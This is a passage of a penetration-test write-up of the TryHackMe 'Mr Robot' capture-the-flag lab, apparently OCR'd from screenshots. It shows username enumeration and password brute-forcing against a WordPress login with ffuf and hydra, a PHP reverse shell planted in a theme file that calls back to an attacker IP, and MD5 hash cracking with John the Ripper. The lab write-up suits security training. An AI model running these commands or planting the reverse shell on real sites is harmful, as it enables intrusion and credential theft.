
```
073403c8a58a1f80d943455fb30724b9
```



```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
```

4. Step 4 – Username Enumeration

The WordPress login page was tested for differential responses. It was found that the application responded differently to invalid usernames versus valid usernames with incorrect passwords, enabling username enumeration (**VULN-002**).


TryHackMe | Mr Robot CT
user's Blog! › Log In
Not Secure
http://10.112.167.111/wp-login.php?redirect_to=http%3A%2F%2F10.112.167.111%2Fwp-a
Import bookmarks... TryHackMe OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin

Username
admin

Password
●●●●


□ Remember Me

Log In

Lost your password?


← Back to user's Blog!

The request was captured, and the username was replaced with FUZZ for use with ffuf.


saar@tifkali: ~/tifkali-share/PT_Reports/MrRobot
Session Actions Edit View Help

```
POST /wp-login.php HTTP/1.1
Host: 10.112.167.111
Content-Length: 108
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.113.183.124
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://10.113.183.124/wp-login.php
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: keep-alive

log=FUZZ&pwd=PASS&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.113.183.124%2Fwp-admin%2F&testcookie=1
~
~
~
~
~
```

ffuf -w fsocity_ranked.txt -request login.req -request-proto http -mc all -fs 3608




```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.112.167.111/wp-login.php
 :: Wordlist         : FUZZ: /home/saar/tifkali-share/PT_Reports/MrRobot/fsocity_ranked.txt
 :: Header           : Connection: keep-alive
 :: Header           : Host: 10.112.167.111
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
v=b3;q=0.7
 :: Header           : Referer: http://10.113.183.124/wp-login.php
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Cache-Control: max-age=0
 :: Header           : Accept-Language: en-GB,en;q=0.9
 :: Header           : Origin: http://10.113.183.124
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
 :: Header           : Cookie: wordpress_test_cookie=WP+Cookie+check
 :: Data             : log=FUZZ&pwd=PASS&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.113.183.124%2Fwp-admin%2F&tes
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 3608
________________________________________________

Elliot                  [Status: 200, Size: 3659, Words: 144, Lines: 59, Duration: 285ms]
elliot                  [Status: 200, Size: 3659, Words: 144, Lines: 59, Duration: 285ms]
ELLIOT                  [Status: 200, Size: 3659, Words: 144, Lines: 59, Duration: 302ms]
:: Progress: [11451/11451] :: Job [1/1] :: 147 req/sec :: Duration: [0:01:23] :: Errors: 0 ::

┌──(saar㉿tifkali)-[~/tifkali-share/PT_Reports/MrRobot]
```

Using this technique, the valid username ‘elliot’ was identified.

5. Step 5 - Authentication Attack via Brute Force

Using the disclosed custom wordlist and the discovered username, a brute-force authentication attack was conducted against the WordPress login page (**VULN-003**). This time, hydra was used.




```
┌──(saar㉿tifkali)-[~/tifkali-share/PT_Reports/MrRobot]
└─$ hydra -l elliot -P fsocity_ranked.txt 10.112.167.111 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username" -t
 30
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-20 12:26:38
[DATA] max 30 tasks per 1 server, overall 30 tasks, 11452 login tries (l:1/p:11452), ~382 tries per task
[DATA] attacking http-post-form://10.112.167.111:80/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username
[STATUS] 3031.00 tries/min, 3031 tries in 00:01h, 8421 to do in 00:03h, 30 active
[STATUS] 3093.00 tries/min, 9279 tries in 00:03h, 2173 to do in 00:01h, 30 active
[80][http-post-form] host: 10.112.167.111   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-20 12:30:20

┌──(saar㉿tifkali)-[~/tifkali-share/PT_Reports/MrRobot]
└─$ 
```

Valid credentials were obtained:

- elliot : ER28-0652


These credentials provided access to the WordPress administrative interface.



WordPress 4.3.1 running Twenty Fifteen theme.


6. Step 6 – Uploading a Reverse Shell Script

After gaining access to the administrative panel, the theme editor was accessed in order to modify a php file. An arbitrary file was selected – author-bio.php.



```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.151.186';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
```


On the attacker machine, a listener was set up. When the injected php file was accessed via the browser, a reverse shell was obtained as the service user ‘daemon’:



```
┌──(saar㉿tifkali)-[~/tryhackme]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.151.186] from (UNKNOWN) [10.112.167.111] 54284
Linux ip-10-112-167-111 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed A
 10:35:49 up 27 min,  0 users,  load average: 0.09, 0.92, 0.89
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ pwd
/
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
lost+found
media
mnt
opt
proc
```

7. Step 7 - Discovery of Sensitive Credentials


Further enumeration exposed a password hash associated with the user 'robot' **(VULN-004)**:



```
$ cd /home/robot
$ ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2  2025 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ 
```

8. Step 8 - Discovery of Additional Credentials


The hash was identified as raw MD5 and cracked offline using John the Ripper. This recovered valid credentials for the user 'robot'.



```
┌──(saar㉿tifkali)-[~/tryhackme/Mr_Robot]
└─$ echo "robot:c3fcd3d76192e4007dfb496cca67e13b" > password.raw-md5

┌──(saar㉿tifkali)-[~/tryhackme/Mr_Robot]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt password.raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2026-03-20 12:40) 16.66g/s 678400p/s 678400c/s 678400C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(saar㉿tifkali)-[~/tryhackme/Mr_Robot]
└─$ 
```

9. Step 9 – Access to User 'robot'

